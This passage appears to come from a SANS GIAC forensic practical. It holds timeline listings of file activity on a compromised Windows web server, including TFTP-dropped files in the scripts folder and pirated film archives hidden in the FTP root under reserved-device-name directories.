Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/atransfer[1].pl
1054220435 05/29/03 11:00:35 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/atransfer[1].htm
1054220436 05/29/03 11:00:36 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@hitbox[2].txt
1054220437 05/29/03 11:00:37 25 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/720x300_TeeOffnSave[1].gif
1054220437 05/29/03 11:00:37 2 /andrew/Documents and
Settings/Administrator/Cookies/administrator@ehg-dig.hitbox[2].txt
1054220487 05/29/03 11:01:27 1 /andrew/Documents and
Settings/Administrator/Cookies/administrator@search.msn[2].txt
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054220487 05/29/03 11:01:27 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/dnserror[1].aspx
1054220488 05/29/03 11:01:28 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/helppane26[1].js
1054220488 05/29/03 11:01:28 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/en-us_CSS_Classic[1].css
1054220488 05/29/03 11:01:28 5 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/utils[1].js
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/dns-info[1].gif
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/adtbtn_search[1].gif
1054220489 05/29/03 11:01:29 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/msnDNSLogo[1].gif
1054221827 05/29/03 11:23:47 253 /andrew/Inetpub/scripts/TFTP1288
1054221919 05/29/03 11:25:19 236 /andrew/Inetpub/scripts/TFTP1212
1054222011 05/29/03 11:26:51 216 /andrew/Inetpub/scripts/TFTP992
1054222123 05/29/03 11:28:43 203 /andrew/Inetpub/scripts/TFTP1336
1054222213 05/29/03 11:30:13 192 /andrew/Inetpub/scripts/TFTP468
1054222304 05/29/03 11:31:44 179 /andrew/Inetpub/scripts/TFTP344
1054222399 05/29/03 11:33:19 161 /andrew/Inetpub/scripts/TFTP1340
1054222490 05/29/03 11:34:50 145 /andrew/Inetpub/scripts/TFTP1292
1054222580 05/29/03 11:36:20 129 /andrew/Inetpub/scripts/TFTP552
1054222674 05/29/03 11:37:54 115 /andrew/Inetpub/scripts/TFTP1084
1054222768 05/29/03 11:39:28 103 /andrew/Inetpub/scripts/TFTP1304
1054222859 05/29/03 11:40:59 86 /andrew/Inetpub/scripts/TFTP1476
1054222951 05/29/03 11:42:31 73 /andrew/Inetpub/scripts/TFTP852
1054223041 05/29/03 11:44:01 58 /andrew/Inetpub/scripts/TFTP1184
1054223132 05/29/03 11:45:32 46 /andrew/Inetpub/scripts/TFTP1532
1054223225 05/29/03 11:47:05 32 /andrew/Inetpub/scripts/TFTP1548
1054223317 05/29/03 11:48:37 22 /andrew/Inetpub/scripts/TFTP1588
1054223408 05/29/03 11:50:08 7 /andrew/Inetpub/scripts/TFTP1208
1054225140 05/29/03 12:19:00 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/YVW7YVL9ZO3F4ZC_}9K57B[1].jpg
1054225140 05/29/03 12:19:00 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/2TA1OKSSO_9SB+,!LYN[[1].jpg
1054225146 05/29/03 12:19:06 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/ntsi131.nci.nih[1].htm
1054225147 05/29/03 12:19:07 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/i131hed-s[1].gif
1054225147 05/29/03 12:19:07 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/start_btn[1].gif
1054225147 05/29/03 12:19:07 60 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/I131HED[1].jpg
1054225148 05/29/03 12:19:08 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/netscape[1].gif
1054225149 05/29/03 12:19:09 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/ie[1].gif
1054225149 05/29/03 12:19:09 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/minibanner_bg[1].jpg
1054225149 05/29/03 12:19:09 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/minibanner_logo[1].gif
1054225156 05/29/03 12:19:16 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/birthdate[1].htm
1054225171 05/29/03 12:19:31 14 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/exposure[1].htm
1054225172 05/29/03 12:19:32 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/l_banner_blank[1].gif
1054225172 05/29/03 12:19:32 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/l_banner_restart[1].gif
1054225173 05/29/03 12:19:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/l_banner_back[1].gif
1054225173 05/29/03 12:19:33 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/l_banner_clear_all[1].gif
1054225173 05/29/03 12:19:33 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/l_banner_clear_last[1].gif
1054225179 05/29/03 12:19:39 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/county[1].htm
1054225186 05/29/03 12:19:46 12 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/exposure[1].htm
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054225206 05/29/03 12:20:06 10 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/results[1].htm
1054225207 05/29/03 12:20:07 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/l_banner_modify[1].gif
1054225207 05/29/03 12:20:07 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/calc_risk_btn[1].gif
1054268659 05/30/03 00:24:19 65 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030530.log
1054278269 05/30/03 03:04:29 65 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030530.log
1054287099 05/30/03 05:31:39 101 /andrew/Inetpub/ftproot/100k
1054287155 05/30/03 05:32:35 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part01.rar
1054288143 05/30/03 05:49:03 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part02.rar
1054290948 05/30/03 06:35:48 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part03.rar
1054292000 05/30/03 06:53:20 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part04.rar
1054293002 05/30/03 07:10:02 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part05.rar
1054294034 05/30/03 07:27:14 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part06.rar
1054295092 05/30/03 07:44:52 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part07.rar
1054296077 05/30/03 08:01:17 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part08.rar
1054297057 05/30/03 08:17:37 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part09.rar
1054298056 05/30/03 08:34:16 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part10.rar
1054299039 05/30/03 08:50:39 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part11.rar
1054300022 05/30/03 09:07:02 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part12.rar
1054301004 05/30/03 09:23:24 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part13.rar
1054301985 05/30/03 09:39:45 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part14.rar
1054302965 05/30/03 09:56:05 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part15.rar
1054303945 05/30/03 10:12:25 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part16.rar
1054304342 05/30/03 10:19:02 1 /andrew/Documents and
Settings/Administrator/Recent/ex030530.lnk
1054304342 05/30/03 10:19:02 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003053020030531/index.dat
1054304932 05/30/03 10:28:52 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part17.rar
1054305910 05/30/03 10:45:10 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part18.rar
1054306888 05/30/03 11:01:28 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part19.rar
1054307866 05/30/03 11:17:46 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part20.rar
1054308845 05/30/03 11:34:05 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part21.rar
1054309824 05/30/03 11:50:24 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part22.rar
1054310850 05/30/03 12:07:30 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part23.rar
1054311829 05/30/03 12:23:49 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part24.rar
1054312809 05/30/03 12:40:09 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part25.rar
1054313788 05/30/03 12:56:28 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part26.rar
1054314802 05/30/03 13:13:22 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part27.rar
1054315803 05/30/03 13:30:03 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part28.rar
1054316801 05/30/03 13:46:41 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part29.rar
1054317836 05/30/03 14:03:56 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part30.rar
1054318864 05/30/03 14:21:04 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part31.rar
1054319842 05/30/03 14:37:22 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part32.rar
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054320832 05/30/03 14:53:52 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part33.rar
1054321808 05/30/03 15:10:08 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part34.rar
1054322786 05/30/03 15:26:26 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part35.rar
1054323769 05/30/03 15:42:49 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part36.rar
1054324764 05/30/03 15:59:24 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part37.rar
1054325745 05/30/03 16:15:45 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part38.rar
1054326773 05/30/03 16:32:53 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part39.rar
1054327774 05/30/03 16:49:34 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part40.rar
1054328768 05/30/03 17:06:08 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part41.rar
1054329764 05/30/03 17:22:44 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part42.rar
1054330767 05/30/03 17:39:27 3809 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part43.rar
```

Files Modified After System Open to the Internet

```
1054077529 05/27/03 19:18:49 4 /andrew/RECYCLER/S-1-5-21-1214440339-1078145449-
1957994488-500/INFO2
1054080000 05/27/03 20:00:00 10 /andrew/WINNT/system32/LogFiles/W3SVC1/ex030527.log
1054080000 05/27/03 20:00:00 1 /andrew/WINNT/system32/LogFiles/MSFTPSVC1/ex030527.log
1054128210 05/28/03 09:23:30 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/signin[1].gif
1054128210 05/28/03 09:23:30 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/0010617940002_D2[1].gif
1054128210 05/28/03 09:23:30 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/B4K~C4{+UI5]Z1O3}A]069[1].gif
1054128210 05/28/03 09:23:30 6 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/4GY9GJ[1]X15UT+DOQ0Y}6[1].jpg
1054128210 05/28/03 09:23:30 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/EOETP4B,JN5I_~V{!G1K_~[1].gif
1054128212 05/28/03 09:23:32 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/KUOY2YVZ+D4{G7UGDQAEY[1].jpg
1054128212 05/28/03 09:23:32 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/ILNM0MYMH]2_X+}T{-1@B`[1].jpg
1054128214 05/28/03 09:23:34 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/Y-J-F5{`O@2G,,}_M2CVPH[1].jpg
1054128214 05/28/03 09:23:34 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/U~7YV]K_@@3X_[UH{NO_TJ[1].jpg
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054128232 05/28/03 09:23:52 13 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/quickie[1]
1054128232 05/28/03 09:23:52 41 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/[1].htm
1054128234 05/28/03 09:23:54 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/bkgd[1].gif
1054128235 05/28/03 09:23:55 7 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_2[1].gif
1054128237 05/28/03 09:23:57 14 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_1[1].gif
1054128237 05/28/03 09:23:57 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/logo[1].gif
1054128237 05/28/03 09:23:57 3 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/header_3[1].gif
1054128237 05/28/03 09:23:57 9 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/hbe-11up[1].js
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/firstinQ_head[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/midcol_spcBKGD[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/comp-log0213[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/pix1[1].gif
1054128241 05/28/03 09:24:01 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/spacer[1].gif
1054128241 05/28/03 09:24:01 4 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/S56JWLAB/leftcol_top[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/fincor[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/midcol_bot[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/header_3bkgd[1].gif
1054128243 05/28/03 09:24:03 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/pix2[1].gif
1054128243 05/28/03 09:24:03 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/MXYN6VGP/midcol_Bwagon[1].gif
1054128244 05/28/03 09:24:04 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_1[1].gif
1054128244 05/28/03 09:24:04 2 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/big5_head[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/0DQ34HUV/big5_2[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_3[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/IBK9S3MD/big5_4[1].gif
1054128245 05/28/03 09:24:05 1 /andrew/Documents and Settings/Administrator/Local
